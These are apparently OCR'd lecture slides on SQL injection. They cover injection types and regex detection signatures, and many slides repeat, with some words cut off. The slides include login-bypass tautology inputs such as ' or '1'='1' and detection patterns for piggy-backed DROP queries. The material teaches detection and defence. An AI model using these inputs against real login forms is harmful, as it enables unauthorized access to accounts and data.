
SQLIA

- Query written in code for login and password validation
  Select * from user where user_name=var1 and password= var2

- When we submit username and password input data get placed in a query .Suppose user_name = abc and password = xxxx
  Then query will become.
  Select * from user where user_name='abc' and password= 'xxxx'

  Valid Input

Example of interaction between a user and a typical Web application. link



SQL Injection

- The **SQL injection attacks (SQLIAs)** vulnerability is extremely widespread and poses a serious security threat to web applications with built-in access to databases.

- SQLIAs are command-injection attacks where the attacker injects a malicious SQL query into back-end database through web application interface.

- The back-end database executes the system defined SQL statement with injected SQL query, and sends the corresponding execution results back to the attacker.


SQL Injection

- The attacker could submit malicious SQL commands directly to the back-end database to extract confidential information or even obtain the root privilege of database.

SQLIAs are classified into following types:

- Tautologies;
- Illegal/Logically Incorrect Queries;
- UNION Query;
- Piggy- Backed Queries;
- Timing Inference attack.

SQLIA on dhoni.org



SQLIA

- Consider input values are
  - Username = a’ or ‘a’ = ‘a
  - Password= a’ or ‘a’ = ‘a
- Query will become

Select * from user where username= ‘a’ or ‘a’=‘a’ and password=‘a’ or ‘a’=‘a’;

Here or ‘a’ = ‘a’ is always true this will allow you to access that particular account.

SQLIA

- Query written in code for login and password validation
  Select * from user where user_name=var1 and password= var2

- When we submit username and password input data get placed in a query .Suppose user_name = abc and password = xxxx
  Then query will become.
  Select * from user where user_name='abc' and password= 'xxxx'


  Valid Input

SQL Injection

- The attacker could submit malicious SQL commands directly to the back-end database to extract confidential information or even obtain the root privilege of database.

SQLIAs are classified into following types:

- Tautologies;
- Illegal/Logically Incorrect Queries;
- UNION Query;
- Piggy- Backed Queries;
- Timing Inference attack.



Elements And Expression of Signature

- Usually, the attacker injects the malicious command through either any input forms on the web application or via the URL header.
- Therefore, the transiting incidents along the edge can be taken from the set {Web Page Form Access, URL Header Access};
- and upon successful execution of either incident, the adversary progresses to the next state: Found Injection Place.

  - Incident € {Web Page Form Access, URL Header Access}
  - $SIG_{2,1}$ € {SIG_{Web} , SIG_{URL} }

Q1. What is the impact of malicious command injection by attacker on web site ? Illustrate with SQL and XSS Injections?

Q2 . Give defense mechanism for sql and xss Injections .

Q1. What is the impact of malicious command injection by attacker on web site ? Illustrate with SQL and XSS Injections?

Q2 . Give defense mechanism for sql and xss Injections .

Elements And Expression of Signature


TABLE I. . ELEMENTS AND EXPRESSIONS OF SIGNATURE

Element	Symbol
Alphanumeric	\w
Comment Mark	(\-\-)
Quotation Mark	["']
Comparison Mark	([=<>]|[<>!]=)
Logical Keyword	(OR)
Type	(int|char|varchar)
Type Conversion Keyword	(CONVERT|CAST)
SQL Keyword	(SELECT|INSERT|UPDATE|DROP)
UNION Keyword	(UNION | UNION ALL)
Delimiter Mark	;
Delay Tim	\d+
White Space	\s
Bracket	\c
Case Insensitive	/i

Tautology Query-Conditional statement

- The Tautology Query attack injects a piece of malicious code into one or more conditional statements so that they always evaluate to true and generate the result according to the evaluated true condition.

- In order to model and identify this attack is Tautology attack; the attacker injected code should meet the defined signature, which is shown as below,
  - Incident € {Tautology Query Statement}
  - SIG $_{T3, T2}$ € {/['"]\s+(OR)\s+\w+\s*([=<>]|[<>!]=)\s*\w+ \-\-/i}
  - When the state of Web Server Execute Tautology Query happened, t only way to transit into SQLIA state is through the edge Tautology Attack.



Tautology Query

- There must be some incidents to indicate the achievi SQLIA. The set of is {Bypass Authentication, Informati Retrieval}.
- Once either of the incidents happen, the attack state
  - Incident € {Bypass Authentication, Information Retrieval}
  - $SIG_{R, T3}$ € {SIG_{BA} , SIG_{IR} }

Tautology Query-Conditional statement

- The Tautology Query attack injects a piece of malicious code into one or more conditional statements so that they always evaluate to true and generate the result according to the evaluated true condition.

- In order to model and identify this attack is Tautology attack; the attacker injected code should meet the defined signature which is shown as below,
  - Incident € {Tautology Query Statement}
  - SIG $_{T3,\ T2}$ € {/['"]\s+(OR)\s+\w+\s*([=<>]|[<>!]=)\s*\w+ \-\-/i}
  - When the state of Web Server Execute Tautology Query happened, only way to transit into SQLIA state is through the edge Tautology Attack.

Tautology Query-Conditional statement

- The Tautology Query attack injects a piece of malicious code into one or more conditional statements so that they always evaluate to true and generate the result according to the evaluated true condition.

- In order to model and identify this attack is Tautology attack; the attacker injected code should meet the defined signature, which is shown as below,
  - Incident € {Tautology Query Statement}
  - SIG$_{T3, T2}$ € {/['"]\s+(OR)\s+\w+\s*([=<>]|[<>!]=)\s*\w+ \-\-/i}
  - When the state of Web Server Execute Tautology Query happened, the only way to transit into SQLIA state is through the edge Tautology Attack.


Piggy-Backed Query

- In Piggy-Backed Query attack, the query be extended by injecting additional queries after the original one.

- Consequently, the database receives multiple SQL queries and executes them in sequence.
- It's wise to model the signature with those keywords following with a delimiter which indicates the ending of previous query.
  - Incident € {Piggy-Backed Query Statement}
  - $SIG_{PB3,\ PB2}$ € {/['"]\s*;\s*(SELECT|INSERT|UPDATE|DELETE |DROP)/I}

Piggy-Backed Query

- In Piggy-Backed Query attack, the query be extended by injecting additional queries after the original one.
- Consequently, the database receives multiple SQL queries and executes them in sequence.
- It's wise to model the signature with those keywords following with a delimiter which indicates the ending of previous query.
  - Incident € {Piggy-Backed Query Statement}
  - SIG$_{PB3,\ PB2}$ € {/['"]\s*;\s*(SELECT|INSERT|UPDATE|DELETE |DROP




Piggy-Backed Query

- In Piggy-Backed Query attack, the query be extended by injecting additional queries after the original one.

- Consequently, the database receives multiple SQL queries and executes them in sequence.
- It's wise to model the signature with those keywords following with a delimiter which indicates the ending of previous query.
  - Incident € {Piggy-Backed Query Statement}
  - $SIG_{PB3,\ PB2}$ € {/['"]\s*;\s*(SELECT|INSERT|UPDATE|DELETE |DROP)/i}

Logically Incorrect Query

- Logically Incorrect Query attack is the attacker intent to obtain the error feedback message by injecting incorrect command into the database.
- The database structure and type information can be extracted according to the error message.
- The generated signature is stated as follows,
  - Incident € {Logically Incorrect Query Statement}
  - $SIG_{LI3,LI2}$ € {/(CONVERT|CAST)\s*\c+\s*(int|char| varchar)/i}
- For the last edge which leading to SQLIA state, it's incident contains Return Error Message from Database and Information Retrieval.
  - Incident € {Return Error Message from Database, Information Retrieval}
  - $SIG_{R,LI3}$ € {SIG_{EM} , SIG_{IR} }



Logically Incorrect Query

- Logically Incorrect Query attack is the attacker intent to obtain the error feedback message by injecting incorrect command into the database.
- The database structure and type information can be extracted according to the error message.
- The generated signature is stated as follows,
  - Incident € {Logically Incorrect Query Statement}
  - SIG$_{LI3,LI2}$ € {/(CONVERT|CAST)\s*\c+\s*(int|char| varchar)/i}
- For the last edge which leading to SQLIA state, it's incident contains Return Error Message from Database and Information Retrieval.
  - Incident € {Return Error Message from Database, Information Retrieval}
  - SIG$_{R,LI3}$ € {SIG$_{EM}$, SIG$_{IR}$ }

Art of Attack for SQLIA -- 1

Input from form

Login - ' '

Password – abc ' or '1' = '1'

Resulted Query in program

